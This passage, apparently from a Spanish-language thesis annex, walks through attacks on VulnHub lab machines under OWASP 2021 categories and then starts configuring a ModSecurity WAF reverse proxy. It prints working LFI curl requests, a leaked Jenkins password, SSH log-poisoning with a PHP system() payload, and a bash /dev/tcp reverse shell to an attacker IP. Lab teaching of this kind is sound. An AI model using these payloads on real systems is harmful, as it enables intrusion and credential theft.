gutenberg
wp-with-spritz
```

- El *plugin spritz* es vulnerable a un ataque del tipo *Local File Inclusion*. Mediante el comando `curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd" | grep "sh$"` se enumera los usuarios del sistema en el servidor (ver Figura A.61).

Figura A.61

Enumeración de usuarios por ataque LFI del plugin *spritz* en el servidor "LEEROY:1"

```
(root@kali)-[~/home/kali/Desktop/A08_2021_Maquina_Leeroy_VulnHub/contenido]
└─# curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd" | grep "sh$"
root:x:0:0:root:/root:/bin/bash
jenkins:x:112:117:Jenkins,,,:/var/lib/jenkins:/bin/bash
leeroy:x:1000:1000::/home/leeroy:/bin/bash
```

- Mediante el comando `curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../home/leeroy/.bash_history"` se accede al historial de instrucciones ingresadas por el usuario *leeroy* en la *bash*, evidenciando la inclusión de una contraseña sin cifrar en un archivo de recopilación de credenciales (ver Figura A.62).
- En el panel de autenticación de *Jenkins* en la url <http://192.168.10.17:8080>, se ingresan las credenciales `admin : zln$AiWY40HWeQ@KJ53P` y se verifica el acceso a la aplicación (ver Figura A.63).


Figura A.62

Enumeración de instrucciones bash del usuario leeroy en el servidor “LEEROY:1”

```
(root@kali)-[~/home/kali/Desktop/A08_2021_Maquina_Leeroy_VulnHub/contenido]
└─# curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp-spritz.con
tent.filter.php?url=../../../../../../../../home/leeroy/.bash_history"
ipconfig
ifconfig
apt-get update
ap-tget upgrade
apt-get upgrade
sudo apt-get install openjdk-8-jdk
sudo apt-get install nginx
wget -q -O - https://pkg.jenkins.io/debian/jenkins-ci.org.key | sudo apt-key add -
wget https://pkg.jenkins.io/debian-stable/binary/jenkins_2.222.3_all.deb -O $1 --no-check-c
ertificate
sudo sh -c 'echo deb http://pkg.jenkins.io/debian-stable binary/ > /etc/apt/sources.list.d/
jenkins.list'
sudo apt-get update
sudo apt-get install jenkins
echo "z1n$AiWY40HWeQ@KJ53P" > /var/lib/jenkins/secrets/initialAdminPassword
sudo su -
```

Figura A.63

Verificación de la contraseña del usuario admin en la aplicación Jenkins



A09:2021 – Fallas en el registro y monitoreo

Para este apartado se explota el servidor vulnerable “HA:NATRAJ” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “HA:NATRAJ” disponible en el enlace <https://www.vulnhub.com/entry/ha-natraj,489/>.

- Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.13) una vez integrado en el laboratorio de pruebas (ver Figura A.64).

Figura A.64

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor "HA:NATRAJ"

```
(root@kali)-[~/home/kali/Desktop/A09_2021_Maquina_Natraj_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.13  08:00:27:d7:0d:de    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.312 seconds (110.73 hosts/sec). 3 responded
```

- Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.65).

Figura A.65

Escaneo de puertos abiertos en el servidor "HA:NATRAJ" con nmap

```
(root@kali)-[~/home/kali/Desktop/A09_2021_Maquina_Natraj_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.13 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-20 17:36 EDT
Nmap scan report for 192.168.10.13
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d9:9f:da:f4:2e:67:01:92:d5:da:7f:70:d0:06:b3:92 (RSA)
|_ 256  bc:ea:f1:3b:fa:7c:05:0c:92:95:92:e9:e7:d2:07:71 (ECDSA)
|_ 256  f0:24:5b:7a:3b:d6:b7:94:c4:4b:fe:57:21:f8:00:61 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: HA:Natraj
|_ http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:D7:0D:DE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

- En el navegador del cliente se escribe `http://192.168.10.13` para verificar que el servidor web vulnerable esté disponible (ver Figura A.66).
- Después de aplicar un proceso de listado de directorios y archivos se identifica la ruta `http://192.168.10.13/console/file.php`.
- Haciendo uso de la herramienta *wfuzz* se realiza una identificación a nivel de parámetro mediante fuerza bruta al que se le pueda igualar con un archivo existente en Linux para obtener una respuesta en la pantalla. El comando a utilizar es `wfuzz -c --hh=0 -t 200 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-`

medium.txt "http://192.168.10.13/console/file.php?FUZZ=/etc/passwd" (ver Figura A.67).

Figura A.66

Verificación de disponibilidad del servidor vulnerable "HA:NATRAJ"




Figura A.67

Descubrimiento de parámetros para el archivo http://192.168.10.13/console/file.php

```
(root@kali) - [~/home/kali/Desktop/A09_2021_Maquina_Natraj_VulnHub/contenido]
# wfuzz -c --hh=0 -t 200 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt "http://192.168.10.13/console/file.php?FUZZ=/etc/passwd"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.10.13/console/file.php?FUZZ=/etc/passwd
Total requests: 220560

-----
ID           Response  Lines  Word  Chars  Payload
-----
000000759:  200      27 L   35 W   1398 Ch  "file"
000013881:  200       0 L    0 W    0 Ch   "help_rootview"
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests..
```

7. Se verifica el parámetro *file* encontrado en el paso 6 apuntando a la url <http://192.168.10.13/console/file.php?file=/etc/passwd>, lo que hace sospechar de vulnerabilidades tipo *Local File Inclusion* y *Log Poisoning* (ver Figura A.68).

Figura A.68

Verificación de parámetro file en el archivo `http://192.168.10.13/console/file.php`




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uidd:x:105:109::/run/uidd:/usr/sbin/nologin natraj:x:1000:1000:natraj,,:/home/natraj:/bin/bash sshd:x:106:65534::/run/ssh:/usr/sbin/nologin mahakal:x:1001:1001:::/home/mahakal:/bin/bash
```

8. Como el servidor tiene abierto el puerto 22, desde el terminal se ejecuta una conexión ssh que permita inyectar un comando mediante el parámetro cmd en la url (ver Figura A.69). La salida de la instrucción deseada se verifica en el la url `http://192.168.10.13/console/file.php?file=/var/log/auth.log` concatenando `&cmd=ip a` (ver Figura A.70).

Figura A.69


Conexión ssh para ejecución de comandos vía log poisoning en el servidor



```
(root@kali) - [~/home/kali/Desktop/A09_2021_Maquina_Natraj_VulnHub/contenido]
# ssh '<?php system($_GET["cmd"]); ?>'@192.168.10.13
<?php system($_GET["cmd"]); ?>@192.168.10.13's password:
Permission denied, please try again.
```

Figura A.70

Salida del comando "ip a" en los logs de las conexiones ssh `/var/log/auth.log`




```
unknown Oct 20 10:46:30 ubuntu sshd[1316]: pam_unix(sshd:auth): authentication failure; logname=
uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.150 Oct 20 10:46:30 ubuntu sshd[1316]: Failed
password for invalid user 1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever
preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: enp0s17: mtu
1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:d7:0d:de brd ff:ff:ff:ff:ff:ff
192.168.10.13/24 brd 192.168.10.255 scope global dynamic enp0s17 valid_lft 345sec preferred_lft
345sec inet6 fe80::a00:27ff:fed7:dde/64 scope link valid_lft forever preferred_lft forever from
192.168.10.150 port 51072 ssh2 Oct 20 10:47:01 ubuntu CRON[1318]: pam_unix(cron:session): session
opened for user root by (uid=0) Oct 20 10:47:01 ubuntu CRON[1318]: pam_unix(cron:session): session
```

- Al verificar la interpretación a nivel de comandos, en un terminal se pone en escucha el puerto 1234 y desde el navegador se ingresa `http://192.168.10.13/console/file.php?file=/var/log/auth.log&cmd=bash -c "bash -i >%26 /dev/tcp/192.168.10.150/1234 0>%261"` para establecer una *shell* reversa hacia la máquina atacante. (ver Figura A.71).

Figura A.71

Establecimiento de una shell reversa desde el servidor "HA:NATRAJ"



```
(root@kali)-[~/home/kali/Desktop/A09_2021_Maquina_Natraj_VulnHub]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.10.150] from (UNKNOWN) [192.168.10.13] 47438
bash: cannot set terminal process group (566): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/console$

www-data@ubuntu:/var/www/html/console$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
    link/ether 08:00:27:d7:0d:de brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.13/24 brd 192.168.10.255 scope global dynamic enp0s17
        valid_lft 524sec preferred_lft 524sec
    inet6 fe80::a00:27ff:fed7:dde/64 scope link
        valid_lft forever preferred_lft forever
www-data@ubuntu:/var/www/html/console$
```

A10:2021 – Falsificación de solicitudes del lado del servidor (SSRF)

Para este apartado se explota el servidor vulnerable “HARRYPOTTER:NAGINI” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

- Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “HARRYPOTTER:NAGINI” disponible en el enlace <https://www.vulnhub.com/entry/harrypotter-nagini,689/>.
- Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.15) una vez integrado en el laboratorio de pruebas (ver Figura A.72).

Figura A.72

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “HARRYPOTTER:NAGINI”

```
(root@kali)-[~/home/kali/Desktop/A10_2021_Maquina_Nagini_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.15  08:00:27:dd:0d:05    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.400 seconds (106.67 hosts/sec). 3 responded
```

3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.73).

Figura A.73

Escaneo de puertos abiertos en el servidor “HARRYPOTTER:NAGINI” con *nmap*

```
(root@kali)-[~/home/kali/Desktop/A10_2021_Maquina_Nagini_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.15 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 09:17 EDT
Nmap scan report for 192.168.10.15
Host is up (0.00014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|_  256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:DD:0D:05 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

4. En el navegador del cliente se escribe `http://192.168.10.15` para verificar que el servidor web vulnerable esté disponible (ver Figura A.74).
5. Después de aplicar un proceso de listado de directorio se identifica la ruta `http://192.168.10.15/internalResourceFeTcher.php`. Al ingresar a la ruta se presenta la interfaz mostrada en la Figura A.75.

Figura A.74

Verificación de disponibilidad del servidor vulnerable "HARRYPOTTER:NAGINI"





Figura A.75

Verificación de la url `http://192.168.10.15/internalResourceFeTcher.php`



Welcome to Internal Network Resource Fetching Page

6. En la máquina atacante se clona el repositorio <https://github.com/tarunkant/Gopherus> y se instala la herramienta *Gopherus* mediante el comando `./install.sh`.
7. Se ejecuta *Gopherus* para generar la petición SSRF a la base de datos del servidor para el usuario *goblin* obtenido de un proceso de enumeración en la ruta `http://192.168.10.15/joomla` (ver Figura A.76).

ANEXO B: IMPLEMENTACIÓN DE LA SOLUCIÓN WAF MODSECURITY APACHE COMO PROXY INVERSO EN AMBIENTE DE MÁQUINA VIRTUAL.

Para la instalación y configuración de la solución WAF ModSecurity Apache como proxy inverso en ambiente de máquina virtual se debe tener en cuenta los siguientes requerimientos:

- **Sistema operativo:** CentOS 7 *minimal*, sin entorno gráfico.
- **Tamaño de disco duro:** 50 GB.
- **Memoria RAM:** 2 GB.
- **Procesadores:** 2.
- **Límite de ejecución por procesador:** 100 %.
- **Paquete del servidor web:** Apache-2.4.6.
- **Módulos:** mod_proxy_so y mod_security2.so.
- **Paquete WAF:** ModSecurity-2.9.6.
- **Paquete CRS (Core Rule Set):** CRS-3.3.4.

Una vez verificados los requisitos se procede a la ejecución de los pasos detallados a continuación:

1. Instalación y actualización del sistema operativo CentOS 7 *minimal* en una máquina virtual.
2. Instalación del paquete *httpd* que contiene el servidor web Apache mediante el comando `sudo yum install httpd` (ver Figura B.1).

Figura B.1

Salida del comando `sudo yum install httpd`

```
[root@localhost ~]# sudo yum install httpd | head
Complementos cargados:fastestmirror
Loading mirror speeds from cached hostfile
 * base: mirror.ueb.edu.ec
 * extras: mirror.ueb.edu.ec
 * updates: mirror.ueb.edu.ec
Resolviendo dependencias
--> Ejecutando prueba de transacción
--> Paquete httpd.x86_64 0:2.4.6-99.e17.centos.1 debe ser instalado
--> Procesando dependencias: httpd-tools = 2.4.6-99.e17.centos.1 para el paquete: httpd-2.4.6-99.e17.centos.1.x86_64
--> Procesando dependencias: /etc/mime.types para el paquete: httpd-2.4.6-99.e17.centos.1.x86_64
```

3. Verificación de la versión del paquete *httpd* instalado mediante el comando *httpd -v* (ver Figura B.2).

Figura B.2

Salida del comando *httpd -v*

```
[root@localhost ~]# httpd -v
Server version: Apache/2.4.6 (CentOS)
Server built:   May 30 2023 14:01:11
[root@localhost ~]# _
```

4. Verificación de la disponibilidad del módulo *proxy_module* mediante el comando *httpd -M* (ver Figura B.3).

Figura B.3

Salida del comando *httpd -M*

```
[root@localhost ~]# httpd -M | grep "proxy"
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using localho
st.localdomain. Set the 'ServerName' directive globally to suppress this message
proxy_module (shared)
proxy_ajp_module (shared)
proxy_balancer_module (shared)
proxy_connect_module (shared)
proxy_express_module (shared)
proxy_fcgi_module (shared)
proxy_fdpass_module (shared)
proxy_ftp_module (shared)
proxy_http_module (shared)
proxy_scgi_module (shared)
proxy_wstunnel_module (shared)
[root@localhost ~]#
```

5. Creación de un archivo de configuración en el servidor Apache para el proxy inverso mediante el comando *touch /etc/httpd/conf.d/test.conf* en cuyo contenido se debe configurar el nombre del WAF que hará de *front* ante las peticiones del cliente, y la dirección IP del servidor web vulnerable (ver Figura B.4).

Figura B.4

Archivo de configuración para proxy inverso

```
GNU nano 2.3.1          Fichero: /etc/httpd/conf.d/test.conf
<<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.4/
  ProxyPassReverse / http://192.168.10.4/
</VirtualHost>
```

6. Edición del archivo de configuración del servidor Apache mediante el comando *nano /etc/httpd/conf/httpd.conf*, incluyendo al final las líneas presentadas en la

Figura B.5 para cargar el módulo *mod_proxy.so* e incluir el archivo de configuración creado en el paso 5.

Figura B.5

Inclusión del módulo y configuración para proxy inverso en el archivo httpd.conf

```
LoadModule proxy_module /etc/httpd/modules/mod_proxy.so
<IfModule proxy_module>
    Include /etc/httpd/conf.d/test.conf
</IfModule>
```

7. Verificación de la configuración del servidor Apache mediante el comando *apachectl configtest* (ver Figura B.6).

Figura B.6

Salida del comando apachectl configtest

```
[root@localhost ~]# apachectl configtest
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using localho
st.localdomain. Set the 'ServerName' directive globally to suppress this message
Syntax OK
```

8. Configuración del firewall de CentOS 7 para permitir el paso del tráfico http (ver Figura B.7).

Figura B.7

Configuración del firewall de CentOS 7 para el paso del tráfico http

```
[root@localhost ~]# sudo firewall-cmd --permanent --add-service=http
success
[root@localhost ~]# sudo firewall-cmd --reload
success
```

9. Reinicio y verificación del estado del servicio httpd mediante los comandos *systemctl restart httpd* y *systemctl status httpd* (ver Figura B.8).

Figura B.8

